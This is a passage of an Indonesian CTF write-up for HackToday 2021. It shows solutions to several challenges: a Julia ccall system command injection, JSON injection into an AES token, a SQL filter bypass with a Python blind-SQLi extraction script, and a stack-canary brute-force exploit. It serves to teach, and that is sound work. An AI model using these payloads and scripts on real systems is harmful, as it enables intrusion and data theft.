
Sepertinya ccall() memang bekerja dengan baik.

Selang beberapa saat, Akhirnya kami mendapatkan ide dengan membuat file dengan nama file sebagai flag. Untuk beberapa alasan sekali lagi kami mendapatkan error.


```
POST / HTTP/1.1
Content-Type: multipart/form-data;
... <snip - snip> ...
Content-Disposition: form-data; name="expr"

ccall(:system, String, (Cstring,), "cat
add_a_little_difficulty_by_renaming_flag_dot_txt_to_this_gibberish >
/tmp/$(cat
add_a_little_difficulty_by_renaming_flag_dot_txt_to_this_gibberish)")
```

Kemudian, salah satu anggota tim kami mendapatkan penyelesaian. Ternyata kami perlu melakukan escape pada symbol \$.
Payload yang digunakan adalah

```
ccall(:system, Cstring, (Cstring,), "touch /tmp/\$(base64
<add_a_little_difficulty_by_renaming_flag_dot_txt_to_this_gibberish)")
```




Kemudian kami lakukan base64 decode terhadap flag dan didapat plaintext yaitu **hacktoday{julia_might_in_love_with_you_because_you_know_h** .




Setelah mendapat flag tersebut kami coba submit dengan flag tersebut dengan menambahkan } dibelakang karena kami berpikir mungkin untuk } nya kepotong dan ternyata salah. Kemudian karena kalimat diatas ketika dihapus text **_h** nya bisa terbaca sebagai satu kesatuan jadi kami coba hapis **_h** nya karena masih berpikir bahwa itu udah keseluruhan flagnya dan ternyata tetap salah.

hacktoday{julia_might_in_love_with_you_because_you_know_h -> salah
hacktoday{julia_might_in_love_with_you_because_you_know} -> salah



Karena disini kami tahu bahwa flag terpotong yang mungkin disebabkan oleh faktor “\” pada hasil encode base64 jadinya kami lakukan reverse terhadap string flag lalu encode lagi dan write ke file


```
ccall(:system, Cstring, (Cstring,), "touch /tmp/\$(rev
<add_a_little_difficulty_by_renaming_flag_dot_txt_to_this_gibberish|base64)")
```




```
821T053925Z-001 〉 cryptobread 〉 echo -n "fWxsZXdfb290X3JlaF93b25rX3VveV9lc3VhY2ViX3VveV9odGl3X2V2b2x
fbmlfdGhnaW1fYWls" | base64 -d | rev
lia_might_in_love_with_you_because_you_know_her_too_well} kosong 〉 … 〉 hacktoday 〉 cryptobread-20210
```

Dan kita mendapat flag bagian belakang nya jadi tinggal gabung saja flag depan dan flag belakangnya

Flag depan : hacktoday{julia_might_in_love_with_you_because_you_know_h
Flag belakang : lia_might_in_love_with_you_because_you_know_her_too_well}
Flag : hacktoday{julia_might_in_love_with_you_because_you_know_her_too_well}

Flag : hacktoday{julia_might_in_love_with_you_because_you_know_her_too_well}

***note**

Ternyata setelah kita coba encode string tersebut dengan **base64** pada bash memang terdapat character **newline** pada string hasil encode tersebut dengan posisi yang sama seperti string tersebut terpotong dan itu berpengaruh pada command **touch** yang kami gunakan. Begitu juga untuk reversenya

```
kosong 〉 … 〉 hacktoday 〉 cryptobread-20210821T053925Z-001 〉 cryptobread 〉 echo -n "hacktoday{julia_
might_in_love_with_you_because_you_know_her_too_well}" | base64
aGFja3RvZGF5e2p1bGlhX21pZ2h0X2luX2xvdmVfd2l0aF95b3VfYmVjYXVzZV95b3Vfa25vd19o
ZXJfdG9vX3dlbGx9
```

```
kosong 〉 … 〉 hacktoday 〉 cryptobread-20210821T053925Z-001 〉 cryptobread 〉 echo -n "hacktoday{julia_
might_in_love_with_you_because_you_know_her_too_well}" | rev | base64
fWxsZXdfb290X3JlaF93b25rX3VveV9lc3VhY2ViX3VveV9odGl3X2V2b2xfbmlfdGhnaW1fYWls
dWp7eWFkb3RrY2Fo
```

Ini untuk detailnya

```
kosong 〉 … 〉 hacktoday 〉 cryptobread-20210821T053925Z-001 〉 cryptobread 〉 echo -n "hacktoday{julia_
might_in_love_with_you_because_you_know_her_too_well}" | base64 | xxd
00000000: 6147 466a 6133 5276 5a47 4635 6532 7031  aGFja3RvZGF5e2p1
00000010: 6247 6c68 5832 3170 5a32 6830 5832 6c75  bGlhX21pZ2h0X2lu
00000020: 5832 7876 646d 5666 6432 6c30 6146 3935  X2xvdmVfd2l0aF95
00000030: 6233 5666 596d 566a 5958 567a 5a56 3935  b3VfYmVjYXVzZV95
00000040: 6233 5666 6132 3576 6431 396f 0a5a 584a  b3Vfa25vd19o.ZXJ
00000050: 6664 4739 7658 3364 6c62 4778 390a       fdG9vX3dlbGx9.
kosong 〉 … 〉 hacktoday 〉 cryptobread-20210821T053925Z-001 〉 cryptobread 〉 echo -n "hacktoday{julia_
might_in_love_with_you_because_you_know_her_too_well}" | rev | base64 | xxd
00000000: 6657 7873 5a58 6466 6232 3930 5833 4a6c  fWxsZXdfb290X3Jl
00000010: 6146 3933 6232 3572 5833 5676 6556 396c  aF93b25rX3VveV9l
00000020: 6333 5668 5932 5669 5833 5676 6556 396f  c3VhY2ViX3VveV9o
00000030: 6447 6c33 5832 5632 6232 7866 626d 6c66  dGl3X2V2b2xfbmlf
00000040: 6447 686e 6157 3166 5957 6c73 0a64 5770  dGhnaW1fYWls.dWp
00000050: 3765 5746 6b62 3352 7259 3246 6f0a       7eWFkb3RrY2Fo.
```

TodayManjiGang (420 pts)


TodayManjiGang x

http://103.41.207.206:13004

web

Team	Submitted
Aku ngikut aja mas	14:12:02 21/08/2021
GabutBois	14:43:40 21/08/2021
(mendung)10^6	15:25:23 21/08/2021

Diberikan simple website dengan fungsi entah apa.



Pada *source code*, diberikan *hint* bahwa ada sesuatu pada direktori /images/

```
115 <!--   Absolutely nothing to do with the /images/ -->
116 <!--   /images/pic01.jpg  -->
117 <!--   /images/pic02.jpg  -->
118 <!--   /images/pic03.jpg  -->
119 <!-- ... -->
120 <!-- ... -->
121 <!--   I mean, they're just pictures right?  -->
122 <!--   WTF pictures can do? leak an information? haha, absoluteeellyyyy no0oo0 riitteeee???!! -Σ(ºΔº;)ノﾊｧﾊｧﾊｧ  -->
123               <!-- Footer -->
```

Terlihat angka pada nama file sepertinya ada gambar yang berurutan. Langsung saja kami cek satu persatu.

```
→  todaymanjigang rm -rf pic*
→  todaymanjigang for i in 0{0..9} {10..20}; do curl "http://103.41.207.206:13004/images/pic$i.jpg" -O ; done
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   155  100   155    0     0   1648      0 --:--:-- --:--:-- --:--:--  1703
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  606k  100  606k    0     0   621k      0 --:--:-- --:--:-- --:--:--  620k
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  780k  100  780k    0     0   362k      0  0:00:02  0:00:02 --:--:--  362k
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 75955  100 75955    0     0   181k      0 --:--:-- --:--:-- --:--:--  181k
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 86920  100 86920    0     0   228k      0 --:--:-- --:--:-- --:--:--  228k
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 76486  100 76486    0     0   184k      0 --:--:-- --:--:-- --:--:--  184k
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
```


Dan didapatkan gambar *source code*.

index.js

```
58
59      if (!result.touman_leader) {
60              res.json({success: true, flag: process.env.NOTFLAG});
61      } else {
62              res.json({success: true, flag: process.env.FLAG});
63      }
64
65  });
66
67  async function generateToken(username)
68  {
69      const key = Buffer.from(process.env.KEY, 'hex');
70      const cipher = crypto.createCipheriv("aes-128-ecb", key, '');
71      const token = `{"toumanidentifier":"${toumansecret}","touman_leader":0,"username":"${username}"}`
72      let encrypted = '';
73      encrypted += cipher.update(token, 'utf8', 'base64');
74      encrypted += cipher.final('base64');
75      return encrypted;
76  }
```

Sama seperti soal tahun kemarin, pada baris ke 71 website mempunyai vulnerability JSON Injection. Langsung saja kita rubah value dari touman_leader menjadi 1

```
POST /api/login HTTP/1.1
Content-Type: application/json
... < snip - snip > ...

{"username":"nyxsorcerer\",\"touman_leader\":\"1"}
```



Langsung saja kita masuk dan klik tombol “prove who you are”

Flag : hacktoday{d0ntMindTh3AES_ez_injection_ez_flag}

Fakeuser (177 pts)


fakeuser x

Seorang programmer mengembangkan sebuah login system, namun ternyata terdapat vulnerability berbahaya di login system tersebut..
http://103.41.207.206:13003/


web

Team	Submitted
¯_(ツ)_/¯	11:36:35 21/08/2021
Apa Nama Timnya ?	11:53:35 21/08/2021
Persatuan Intel Negara Gaijin	12:41:30 21/08/2021

Diberikan simple website dengan hanya fitur login saja.



Kami menemukan komentar pada website menunjukkan `/filter.php`



filters : or and union admin where > < ; --

Dari filter yang diberikan, sudah dipastikan ini merupakan soal sql injection. Kami mencoba memberikan petik pada setiap *field* dan memberikan pesan error.

Warning: mysqli_num_rows() expects parameter 1 to be mysqli_result, bool given in **/var/www/html/index.php** on line **18**
Username atau Password salah!


Oke, mari kita cari bypass dari filter yang telah diberikan. Dari filter yang diberikan web ini mirip sekali dengan PicoCTF 2021 Web Gauntlet. Namun, pada soal ini, website menggunakan mysql sebagai DBMS nya sehingga beberapa payload yang bertebaran di internet tidak bisa digunakan. Langsung saja, kami mengganti operator OR dengan "||". Sehingga kemungkinan query yang akan diproses akan seperti ini

```
Database changed
mysql> SELECT * FROM user WHERE username='' || true || '' AND password='' || true || '';
+----------+----------+
| username | password |
+----------+----------+
| admin    | passwd   |
| user     | passwda  |
+----------+----------+
2 rows in set, 4 warnings (0,00 sec)

mysql>
```

Langsung saja kami eksekusi.

```
POST / HTTP/1.1
Cookie: PHPSESSID=d76fd71dee65b94b4d9d44493fa5bd7e
... <snip - snip> ...

username=' || true || '&password=' || true || '&submit=Login
```

Kami berhasil melakukan bypass dan di redirect ke halaman admin.php



Dari pesan yang diberikan kami berasumsi Flag berada di database lain.

Karena, query kita hanya diproses sebagai boolean, maka kita perlu melakukan Blind SQL injection untuk meng-extract data. Langsung saja kami mengambil salah satu query blind SQL injection yang ada di repository [payload-all-the-things]
Berikut payload akhir yang kami gunakan.

```
POST / HTTP/1.1
Cookie: PHPSESSID=d76fd71dee65b94b4d9d44493fa5bd7e
... <snip - snip> ...

username=&password='||left((select concat(column_name,0x3a,table_name) from
information_schema.columns limit 0,1),1)=binary 'e'||'&submit=Login
```

Karena memerlukan energi ekstra untuk mengecek manual, kami melakukan automasi untuk melakukan extract data

```
import requests as req
import string

s = string.printable[:-6].replace("'", "").replace('"',
'').replace("\\", '').replace("%", "")

'''
Sorry if its really mess and buggy >_<
'''


def table_column():
   count_row = 0
   while True:
       found, count_char = 1, 1
       val, st, tmp = "", "", ""
       while True:
           for st in s:
               tmp = val + st
               pay = f"'||left((select
```


```
concat(column_name,0x3a,table_name) from information_schema.columns
limit {count_row},1),{count_char})=binary '{tmp}'||'"
                r = req.post("http://103.41.207.206:13003/",
data={"username":"", "password":f"{pay}", "submit":"Login"}).text
                # print(pay)
                if len(r) > 29:
                    val += st
                    found = 1
                    print(val)
                    break
                c = 0
                for x in range(1, 4):
                    pay = f"'||left((select
concat(column_name,0x3a,table_name) from information_schema.columns
limit {count_row},1),{count_char+x})=binary '{tmp}'||'"
                    r_n = r = req.post("http://103.41.207.206:13003/",
data={"username":"", "password":f"{pay}", "submit":"Login"}).text
                    if r_n == r:
                        c += 1
                    if c == 3:
                        found = 0
            if found == 0:
                print("change row")
                count_row += 1
                break
            count_char += 1

def data(table, column):
   count_row = 0
   while True:
       found, count_char = 1, 1
       val, st, tmp = "", "", ""
       while True:
           for st in s:
               tmp = val + st
               pay = f"'||left((select {column} from {table} limit
{count_row},1),{count_char})=binary '{tmp}'||'"
               r = req.post("http://103.41.207.206:13003/",
data={"username":"", "password":f"{pay}", "submit":"Login"}).text
```

```
                # print(pay)
                if len(r) > 29:
                    val += st
                    found = 1
                    print(val)
                    break
                c = 0
                for x in range(1, 4):
                    pay = f"'||left((select {column} from {table} limit
{count_row},1),{count_char+x})=binary '{tmp}'||'"
                    r_n = r = req.post("http://103.41.207.206:13003/",
data={"username":"", "password":f"{pay}", "submit":"Login"}).text
                    if r_n == r:
                        c += 1
                    if c == 3:
                        found = 0
            if found == 0:
                print("change row")
                count_row += 1
                break
            count_char += 1

if __name__ == '__main__':
    # table_column()
    data("user", "secretdata")
```

Akhirnya kami mendapatkan kolom yang mencurigakan.

```
s
se
sec
secr
secre
secret
secretd
secretda
secretdat
secretdata
secretdata:
secretdata:u
secretdata:us
secretdata:use
secretdata:user
```

Langsung saja kita extract kolom secretdata, dannnn akhirnya kami mendapatkan flagnya.




Flag : hacktoday{r3g3x_SQLi_pr3v3nti0n_578eee__}

PWN

Nice (476 pts)

Binary full protection dengan bug yang terdapat pada saat program meminta inputan dari user, dimana size dari inputan lebih besar dari size buffer. Sehingga menyebabkan buffer overflow.



```
while ( 1 )
{
  fd = accept(v8, 0LL, 0LL);
  if ( !fork() )
    break;
  close(fd);
  wait(0LL);
}
dup2(fd, 0);
dup2(fd, 1);
dup2(fd, 2);
close(fd);
read(0, &buffer, 0x200uLL);                    // BuG
puts("Oopsie");
```


Untuk canary dapat dileak dengan melakukan bruteforce per byte, dengan acuan pesan error saat canary corrupted, yaitu adanya pesan “stack smassing detected”.

```
def find_canary():
    canary = b'\0'
    while len(canary) < 8:
        for i in range(255, -1, -1):
            r = remote(HOST, PORT)
            r.send(b'A' * 0x38 + canary + bytes([i]))
            r.recvline(0)
            try:
                r.recvline(0)
            except:
                canary += bytes([i])
                print(canary)
                break
            r.close()

    return canary
```


Untuk leak libc aku ubah 1 byte lsb dari rip menjadi 0xb2. Ini akan membuat program kembali lagi ke fungsi awal dan melakukan listening lagi dengan port yang random. Lalu melakukan

bruteforce byte setelahnya. Jika program kembali ke awal lagi / listening lagi, maka byte yang benar didapatkan. Lakukan bruteforce pada byte selanjutnya sampai selesai.

```
# adding one by one.
libc = b'\x2b'

for i in range(255, -1, -1):
    payload = b'A' * 0x38 + canary + canary + libc + bytes([i])
    print(hex(i))
    r = remote(HOST, PORT)
    r.send(payload)
    r.recvline(0)

    try:
        r.recvline(0)
        r.interactive()
    except:
        pass
    r.close()
```

